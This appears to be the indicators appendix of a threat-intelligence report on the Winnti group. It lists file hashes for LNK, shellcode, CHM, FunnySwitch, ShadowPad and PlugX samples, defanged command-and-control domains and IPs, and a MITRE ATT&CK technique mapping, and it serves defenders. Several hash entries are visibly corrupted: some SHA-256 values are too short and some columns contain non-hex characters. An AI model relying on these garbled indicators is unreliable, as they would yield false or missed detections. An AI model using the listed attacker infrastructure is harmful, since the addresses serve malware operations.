| 4665280d4b34c5388edeb51a6d5e808d2942c364017a42d3f1fac186b21eb571 | 09a3fb96edbd5e143ba3b579cb2c09d0dd9469eb | da220 |
| 46f03ddf74c47960a3731de18f123b2110153ed668f9bf6ed3badd7fd099ccb6 | 90c104dad5c21b4fca644b37f7043fef7e72d2b | 71b25 |
| 4f2d8c437d32dc075074f01d10698f6d4dfc4d4bd8a595dabaa2519c6a025c8e | e629fda195636d99ac587b354b5c6fc228d65d81 | 8b2e7 |
| 655c21fc31967282d8517b3c845f775cd0a80595f90c5c85b6027110532a1cf9 | 5fa5593b52fcfc866c51f55e9a56b1adcc9db01d1 | 318b3 |
| 8f8ee8d2bc6c559a0a09ce3958727dee2f30880c615b2788d757917ca55d43ef | b769c9c708f59be0a0d68ddf3076c9d9037b6c27 | 1d6de |
| 8fb8134bf40ad6bdd60ea77b78c30dab72c736bf29172f89d03505b80c3ae8d | 9a17591711383d96f7cc421a71d5d394e322189a | 7af8c |
| 9bf32bf4a4bc1d13bdaa6402595ad76d2d9fcc91a988313f13ed990ccb1c4c1 | 68ae7f3d2cb22c70232a35ed59f6fed70fe0f3be | fb2ac |
| 9c3280bc1ebc239de86523a7046b45e9bb7ce7a40a869dda6ea92fce727366a | cf90d0b4ac09dc97f675fb3cfbc8eba89db211e8 | bb6b9 |
| bfe2673b02c54be9093cff8fd564b630109175c608f07d94e4a2ac65028a6eae | 59c4f47b1135f21a8814c8a838277f4cfa46f2e5 | fcceb |
| c93999f7622caf63cbcfc26966ff11719a4e26bca7d90a843461f44a3c982a30 | 0a8fb71a936d2e7f2830fae3d57a2f1e8e43266 | 36fe1 |
| d0686f44fb7e77ce0f68cc91c4cef12dbd691bb99b0b7be77103b7b17eec3753 | 0b09ac7691cb9b8b7b5a2e453984bc75edbc8aeb | b5605 |
| d6a05e20da5012c0cfc491b0044f7f7ded9322f5bbc664092c4b481709c3472e0 | 735e97688a70d24d922cf9a3951c5e23a91cfc1 | 4a89e |
| e7f5a30d4bf7915cc97374e0f6a29573d4640961166b5c9b942030e8c10949d8 | c224763846f8f61442e893cb8e9070ce67be5dc8 | 63c1b |
| e935699b31707ecf9e006940f31f09514688cb45e078a66724603ee7fadf84db | 5ba9f7cd51e8eac88f870e340c8262683d92563d | 99b8e |
| f36a0b99973a837d5e4d542edd739df7cac10e207be538d47a106c4edf7cff54 | fde9357e8d6a3336dbd82d2e22dbc0772640f63f | 0133t |
| f69c6e8fe1188a461bfe249ba7afebd7a787fc0777c008f9580f6976118898 | d3d4c7cf257f9fe97bdf31a4b0e3f66726fb1b6f | 3d09c |
| fad80dc36a59d1cc67f3c4f5deb2650ca7f5abac43858bf38b46f60d6bb4b196 | 119b92462a91f9cc8b24dfbd84fb88ef47ecab97 | 247c4 |
| 0187d3fae2dfc1629e766d5df38bdabf5effcb4746befceb1aa283e9fe063a1 | 648594c25aebf3865c35ce6057e36b42e9e3be31 | dbc30 |
| 45d175f3c1cb6067f60ea90661524124102f872830a78968f46187d6bc28f70d | 418fab494383e2ae0d94900344853cc0bc6d5385 | 33717 |
| ca0f235b67506ed5882fe4b520fd007f59c0970a115a61105a560b502745ac6a | 1c265ed6b5875a619a427db1663f48fe7db01d88 | 2a3e6 |
| abac7a72b425ff38f8a7d8b66178da519525dc2137ca8904b42301fb46a8983e | d9b692d84bdc134f90b54ac2a30f6832d70e730b | 211db |
| 645b14df1bd5e294ec194784bc2bd13e0b65dac33897c9b63ad9ed35ec6df3a8 | 6d3643bfdd1bd85cfdf84b05efaf2939bbf4b22f0 | 359f5l |
| 6b4b9cf828f419298cd7fda95db28c53fc53627124224d87d2ad060185767957 | 59208d32dd7440bbe4142882b8ad1ac033f08918 | bae0f |
| 7fd19347519ec15ab8dbc66722b28a917b87ad034282ef90851e1b994463644 | c4467556640ad45fb8e56d1fb95c93e57b209924 | 08618 |
| 8308e54055b45eb63dc6c4c6a4112310a45dec041c1be7deb55bec548617136f | c44934f47c98c7cde7ba5978ca315a5e9099d0c8 | cf13b |
| adf52650ce698e17d5ff130bc975a82b47c6c175ad929083d757ec0fe7c4b205 | bed84d4ef7bd8c5fb683eab51d849c891328b4d4 | 08393 |
| fb707094673a48408f9ba5240019cb502b9367fb380bb1734e0243e90b9399c3 | e452227d134fe14df3ca35cd2abf7f1e922aa5d6 | d761c |
| 4da733bbf7d585ee5b5a58c0ad77047ce640a4512a84502ad5ae9240ee2fcdb0 | ff362a3d5d873f8fd0f7c2f150582dab9251cf2c | 5eab8 |
| bef3f87c6582813e23b0c8c8db9ca9ed65bc802445187378f4e62a7246133ae2 | 27e4115041c059dce22322e0242002353ab14814 | 6d33d |
| b83534071bbcacc175449faadb1d6b0852fe58521da0fefd5398a4a9b1fb884 | 26ca2262f31dcc1fd6ad56f1f371a363163ba7f2 | d1201 |

| | | |
|--|--|-------|
| adf52650ce698e17d5ff130bc975a82b47c6c175ad929083d757ec0fe7c4b205 | bed84d4ef7bd8c5fb683eab51d849c891328b4d4 | 08393 |
| e4df8634f5f231fae264684e63b3e0c6497b98dd24ba1b0c6f85c156d33a079c | e3e7b719fa1bb3fd12bb82592f85c3e4c3b1d7fa | 03275 |
| afb5e3f05d2eedf6e0e7447a34ce0fd135a72dad11660cf21bec4178d0edc15b | c67ad0bb292ed20dbe9ba980e71d223249632252 | 38857 |
| 1968f29b67920fc59e54eba7852a32f20ecbf3f09481c09ddbee1dedc37f296e | b49679280a2c5b01d0126fc835cc29e4fdc5900d | 468c5 |
| be70b599e8d7272e8debf49e6bf6e5d8d9f1965812f387a9f1e75aa34788a7c7 | 88282f8c93d61fd0caaec8807448e96f90101901 | db394 |

PL shellcode: Metasploit

| | | |
|--|--|-------|
| f6085075e906a93a9696d9911577d16e2b5a92bc6b7c514d62992c14d5999205 | 4a0b8e9a56876c11c667b9ce77b371d2c6d07891 | 8849c |
|--|--|-------|

PL shellcode: Cobalt Strike Beacon

| | | |
|---|--|--------|
| 43fe07f9adeb32b20e21048e9bb41d01e6b3559d98088ac8cd8ab0fad766b885 | 30dee2118fc28bb0b2804275c92daf58236824e5 | 2a2a5 |
| 6867f3d853de5dfe8adb761576c29ad853611d8d1c7fd15b07125fd05321f8 | 7420afe3c0c91442fac0c6df5dd1cfedd76503de | 69b9d |
| 0c6c6ba92661c119168a5486faaa1af94673bd4d770c13c2b49d7a0651f798857 | cb552c22718ca9eaf16792c1ecc583c09f1f19e1 | b67ff2 |
| be7ba33fc2a19bb2d1fe746f49c39fb1b8bd5d9e46d5b6610f8a2ad3f60b248 | 7849dcf58fb930a1327635e13e9970d4bdc7121 | 9a478 |
| d1a548b9ad6b4468ee3c5f6e1aaaa515021255fb13e45ff34fbff5ad88bf4de2 | 93404b4005e7ab0e8c9282ced20c16820378792b | eff6e2 |
| 9ad808caa0b6a60a584566f3c172280617e36699326e7425356795b221af41dc | f3093ae9f6633449c1d4f35804d1166dcbe09ece | abb6e1 |
| eb9c850b1e8d8842eb900fa78135b518fb69da49c72304b5b3b4b6f4fa639e57 | 6c34f4f29cb3d8cc8f55a707d255de50caa67e8f | b80d3 |
| e10046b86fe821d8208cb0a6824080ea6cd47a92d4f6e22ce7f5c4c0d9605e4b | 1cc16e3a6185b790875e3f00b68ec87feddcf93f | cd432 |
| a783edae435c6fdf55e937b3246b454ed3b85583184b6ffc1b2faba75c9165cf | aed326228551a4736012c1921d3be7079541c29e | 07377 |

CHM file attack

| | | |
|--|--|---------|
| b6685eb069bdfec54c9ac349b6f26fb8ecf7a27f8dfd8fcdb09983c94aed869 | db190af369fdc654af39a54c44f37d5e5712fd8 | 06f945 |
| 5d549155b1a5a9c49497cf34ca0d6d4ca19c06c9996464386fc0ed696bf355a2 | 7dabbd292f8bb8b600439a9c1b2fa69eeeccb88 | 46d377 |
| 02f5cb58a57d807c365edf8df5635263f428b099a38dff7fe7f4436b84efbe71 | 9c921a278ba4647269b45a5716b47ee47b6de24f | e8c21f8 |
| 3c8049bd7d2c285acc0685d55b73e4339d4d0a755acfad697d5a6806d95bb28 | 201eac040aa2693042efa7539a88e2676dcf89af | e93bda |
| fcbd7ab82939b7e0aff38f48a1797ac2efdb3c01c326a2dcf828a500015e0e83 | 8a503147831499778b2d50f8337677c249c99846 | 21aa8a |
| 3c6d304c050607a9b945b9c7e80805fc5d54ced16f3d27aaa42fce6434c92472 | 1e75cf3db2cc4b0091e271a7533b828632f399c | 951c5f0 |
| 4d3ad3ff281a144d9a0a8ae5680f13e201ce1a6ba70e53a74510f0e41ae6a9e6 | 9c1d4db37c2d72ac9761dd342feb8a31bc636d6d | b22b23 |

FunnySwitch

| | | |
|--|--|---------|
| 23dfce597a6afef4a1ffd0e7cf89eba31f964f3eabcec1545317efeb25082ed | 6dd15c03ffd3762a20b0f51faf31724d5dbf1466 | 2b0c69 |
| 2063fae36db936de23eb728bcf3f8a5572f83645786c2a0a5529c71d8447a9af | c1e31f72adba9d5e2801e6766a24eb8d37807e9d | 7e1948 |
| fbc56623dd4cdfdc917a9bb0fbe00fa213c656069c7094fe90ba2c355f580670 | 69b961af528eac458942dc1787f32dc432a328d9 | 2902f54 |
| fb0fdd18922977263f78becdedddab7a03c8de16a5431c7b4602e5be13110fa3 | 6e3d0537cd52965e52b06b984155191c41fe0a18 | 306840 |
| b45baac2ae9c5fdfbf56131451962826a95d56f641af8ca1b74738c2eb939a76 | 4f0402e2638831d6259a366cf605eadb8c7fd478 | 5fcf656 |
| ff0527ea2f8545c86b8dfdef624362ed9e6c09d3f8589f873b1e08a895ef9635 | ed8cc92b5a04620b01fcc4365e8f2ffe0c49eb30 | f5b3108 |
| 931ea6a2fc0d5b4c5c3cf2cba596a97eaa805981414c9cda4b26c8c47bf914df | ebb08480d3d94d6d3a8d85894d297db996d57b4f | b6953b |
| 568298593d406bd49de42688365fdc16f4a5841198583527a35f6a7d518a6b0e | 425e6c8e89f45a8fe57a27d1eacd850b2286099 | bbeca5 |

ShadowPad

| | | |
|--|--|-------|
| 03b7b511716c074e9f6ef37318638337fd7449897be999505d4a3219572829b4 | 147529e1a8b00a62fa2371600988b17487260448 | a26d2 |
| 5a151aa75fbfc144cb48595a86e7b0ae0ad18d2630192773ff688ae1f42989b7 | ea43dbef69af12404549bc45fd4756bfefcb3d88 | 49369 |
| 3b70be53fd7421d77f14041046f7484862e63a33ec4b82590d032804b1565d0d | ebcb044373550b787553a9b9cd297f4b8c330cd3 | 652c4 |
| ae000f5cef11468dde774696423ca0186b46e55781a4232f22760a0bfb04f0 | ee4744c4e74aa9933f3a5c340d9b739f8399b7f2 | 4001d |
| 5f1a21940be9f78a5782879ad54600bd67bfc4d32085db7a3e8a88292db26cc | f6f6f352fa58d587c644953e4fd1552278827e14 | 52c28 |
| e93a9e59ee2c1a18cee75eedcbe968ed552d5c62ec6546c8a1c1f1ae2019844e | 1a654b4191a3196353801d37a1de21535eb7a41c | eb763 |

| | | |
|--|--|--------|
| 1f64194a4e4babe3f176666ffd8ee0d76d856825c19bfc783aec1bacb74fd05 | 801b756019c075ef6a20c8219157fe8f92deebc1 | 791f92 |
| 531e54c055838f281d19fed674dbc339c13e21c71b6641c23d8333f6277f28c0 | 6966687463365f08cfb25fd2c47c6e9a27af22b0 | 4ad23 |
| a1fa8cad75c5d999f1b0678fa611009572abf03dd5a836f8f2604108b503b6d2 | c1af22e0d0585f6c6a2deab22a784717ee33f36d | 882a6 |
| 37be65842e3fc72a5ceccdc3d7784a96d3ca6c693d84ed99501f303637f9301a | 05a2b848965d77fa154ca24fa438b8e5390c21f5 | e542c |

PlugX

| | | |
|--|--|---------|
| 94ea23e7f53cb9111dd61fe1a1cbb79b8bbabd2d37ed6bfa67ba2a437cf5e92 | 14c1e3dd30ef1e22e6ebadd65fb883d3e0354d47 | 329ec1 |
| ac5b4378a907949c4edd2b2ca7734173875527e9e8d5b6d69af5aea4b8ed3a69 | 2293a7510101ccfd83db4bd6429db2f9d406859a | d55e91 |
| e54b7d31a8dd0fbab1fa81081e54b0b9b07634c13934adaf08b23d2b6a84b89a | c40acafac6c1c3ba1d1cf5497bfaf5f682f9884a | a75421 |
| b59a37f408fcfb8b8e7e001e875629998a570f4a5f652bcbb533ab4d30f243f7 | d1cf03da461f81822287465be5942931ac29737d | d3ef03 |
| ccdb8e0162796efe19128c0bac78478fd1ff2dc3382aed0c19b0f4bd99a31efc | 22bac40e845ec6551396b77e6257f50634993883 | 7affcfb |
| 4dad1e908604c2faa4ad9d9ef3dcebc3a163e97398d41e5e398788fe8da2305b | 7cbaa1757bafa3a6be0793b959feac1ea73d88ff | f749aa |
| 4a89a4d9fa22f42c6d3e51cf8dca0881e34763fe0448b783599bfc00984fd2ee | bd31d8bad119b9da702889b44854b054f15e2f47 | 4489d1 |
| 18a14cec1abcb9c02c1094271d89f428dec1896924a949ed760d38cd0dea7217 | a2e88dfb93c23ba7cd38a820b2e64f14192079c2 | 8d6731 |

Network Indicators

LNK file attacks

www.comcleaner[.]info

45.76.6[.]149

http://zeplin.atwebpages[.]com/inter.php

http://goodhk.azurewebsites[.]net/inter.php

http://sixindent.epizy[.]com/inter.php

Shellcode injectors

6q4qp9trwi.dnslookup[.]services

d8900gm34t.livehost[.]live

d8900gm35t.livehost[.]live

168.106.1[.]1

149.28.152[.]196

207.148.99[.]56

149.28.84[.]98

Shellcode loaders

exchange.dumb1[.]com

microsoftbooks.dynamic-dns[.]net

microsoftdocs.dns05[.]com

ns.microsoftdocs.dns05[.]com

ns1.dns-dropbox[.]com

ns2.dns-dropbox[.]com

ns1.microsoftonline[.]net

ns2.microsoftonline[.]net

ns3.mlcrossit[.]site

onenote.dns05[.]com

service.dns22[.]jml

update.facebookdocs[.]com

104.224.169[.]214
 107.182.24[.]70
 107.182.24[.]70
 149.248.8[.]134
 149.28.23[.]32
 176.122.162[.]149
 45.76.75[.]219
 66.42.103[.]222
 66.42.107[.]133
 66.42.48[.]186
 66.98.126[.]203
FunnySwitch
 7hln9yr3y6.symantecupd[.]com
 db311secsd.kaspersky[.]info
 doc.googleweb[.]com
ShadowPad
 cigy2jft92.kaspersky[.]info
 update.ilastname[.]com
PlugX
 ns.mircosoftbox[.]com
 ns.upgradsource[.]com
 update.upgradsource[.]com
 103.79.76[.]205
 107.174.45[.]134

10.3 MITRE

| ID | Name | Description |
|-----------------------------|--|---|
| Reconnaissance | | |
| T1594 | Search Victim-Owned Websites | Winnti finds the site of a gaming company and uses information from it to create bait |
| Resource Development | | |
| T1583.001 | Acquire Infrastructure: Domains | Winnti purchases domain names that resemble those of legitimate services, including the victim's site |
| T1583.006 | Acquire Infrastructure: Web Services | Winnti can use GitHub and Google Docs for C2 updates |
| T1587.001 | Develop Capabilities: Malware | Winnti uses self-developed malware in its attacks |
| T1587.003 | Develop Capabilities: Digital Certificates | Winnti creates self-signed certificates for use in HTTPS C2 traffic |
| T1588.001 | Obtain Capabilities: Malware | Winnti uses PlugX in its attacks |
| T1588.002 | Obtain Capabilities: Tool | Winnti uses Metasploit and Cobalt Strike in its attacks |
| T1588.003 | Obtain Capabilities: Code Signing Certificates | Winnti steals code signing certificates from compromised organizations |
| T1588.005 | Obtain Capabilities: Exploits | Winnti uses a public exploit for remote code execution (RCE) by means of a CHM file |
| Initial Access | | |
| T1566.001 | Phishing: Spearphishing Attachment | Winnti sends phishing messages with malicious attachments |

| ID | Name | Description |
|----------------------------|---|---|
| T1566.002 | Phishing: Spearphishing Link | Winnti sends phishing messages with malicious links |
| Execution | | |
| T1059.003 | Command and Scripting Interpreter: Windows Command Shell | Winnti uses cmd.exe and .bat files to run commands |
| T1059.005 | Command and Scripting Interpreter: Visual Basic | Winnti uses VBS files to pass control to subsequent malware stages |
| T1059.007 | Command and Scripting Interpreter: JavaScript/JScript | Winnti uses malicious JScript code in intermediate stages and for the payload |
| T1203 | Exploitation for Client Execution | Winnti exploits RCE in a CHM file by means of an ActiveX object |
| T1106 | Native API | Winnti uses various WinAPI functions to run malicious shellcode in the current process or to inject it into another process |
| T1204.002 | User Execution: Malicious File | Winnti tries to make users run malicious .lnk, .chm, and .exe files |
| Persistence | | |
| T1547.001 | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | Winnti persists by means of a registry run key or a startup folder |
| T1543.003 | Create or Modify System Process: Windows Service | Winnti persists on infected machines by creating new services |
| T1053.005 | Scheduled Task/Job: Scheduled Task | Winnti creates a task with schtasks for persistence |
| Defense evasion | | |
| T1140 | Deobfuscate/Decode Files or Information | To store shellcode with the payload, Winnti uses a custom PL format with encryption |
| T1574.002 | Hijack Execution Flow: DLL Side-Loading | Winnti uses legitimate utilities to load DLLs from ShadowPad and PlugX |
| T1562.004 | Impair Defenses: Disable or Modify System Firewall | FunnySwitch adds allow rules to Windows Firewall for C2 connections |
| T1070 | Indicator Removal on Host | Paranoid PlugX deletes artifacts created during infection from the file system and registry |
| T1202 | Indirect Command Execution | Winnti uses intermediate VBS scripts to run .bat files |
| T1027.002 | Obfuscated Files or Information: Software Packing | Winnti can use VMProtect or custom packers for its malware |
| T1055.002 | Process Injection: Portable Executable Injection | Winnti injects shellcode into the processes explorer.exe, winlogon.exe, wmpplayer.exe, svchost.exe, and spoolsv.exe |
| T1218.001 | Signed Binary Proxy Execution: Compiled HTML File | Winnti uses CHM files containing malicious code |
| T1218.004 | Signed Binary Proxy Execution: InstallUtil | Paranoid PlugX can use InstallUtil to run a malicious .NET assembly |
| T1553.002 | Subvert Trust Controls: Code Signing | Winnti uses stolen certificates to sign its malware |
| Discovery | | |
| T1082 | System Information Discovery | Winnti backdoors collect information about the computer name and OS version and whether it is 32-bit or 64-bit |
| T1016 | System Network Configuration Discovery | Winnti backdoors collect information about the IP and MAC addresses of the infected machine |
| T1033 | System Owner/User Discovery | Winnti backdoors collect information about the name of the current user |
| Collection | | |
| T1119 | Automated Collection | Winnti backdoors automatically collect information about the infected machine |
| Command and Control | | |
| T1071.001 | Application Layer Protocol: Web Protocols | Winnti backdoors can use HTTP/HTTPS for C2 connections |
| T1132.001 | Data Encoding: Standard Encoding | Winnti uses GZip for compressing FunnySwitch data |

| ID | Name | Description |
|-----------|---|---|
| T1001.003 | Data Obfuscation: Protocol Impersonation | Winnti uses FakeTLS in Crosswalk traffic |
| T1573.001 | Encrypted Channel: Symmetric Cryptography | Winnti uses AES for encrypting traffic in its backdoors |
| T1008 | Fallback Channels | The Winnti configuration supports indicating multiple C2 servers of various types |
| T1095 | Non-Application Layer Protocol | Winnti backdoors can use TCP and UDP for C2 connections |
| T1090.001 | Proxy: Internal Proxy | FunnySwitch can establish C2 connections via a peer-to-peer network of infected hosts |
| T1090.002 | Proxy: External Proxy | Winnti backdoors support C2 connections via an external HTTP/SOCKS proxy |
| T1102.001 | Web Service: Dead Drop Resolver | Winnti uses Google Docs for updating the C2 address in PlugX |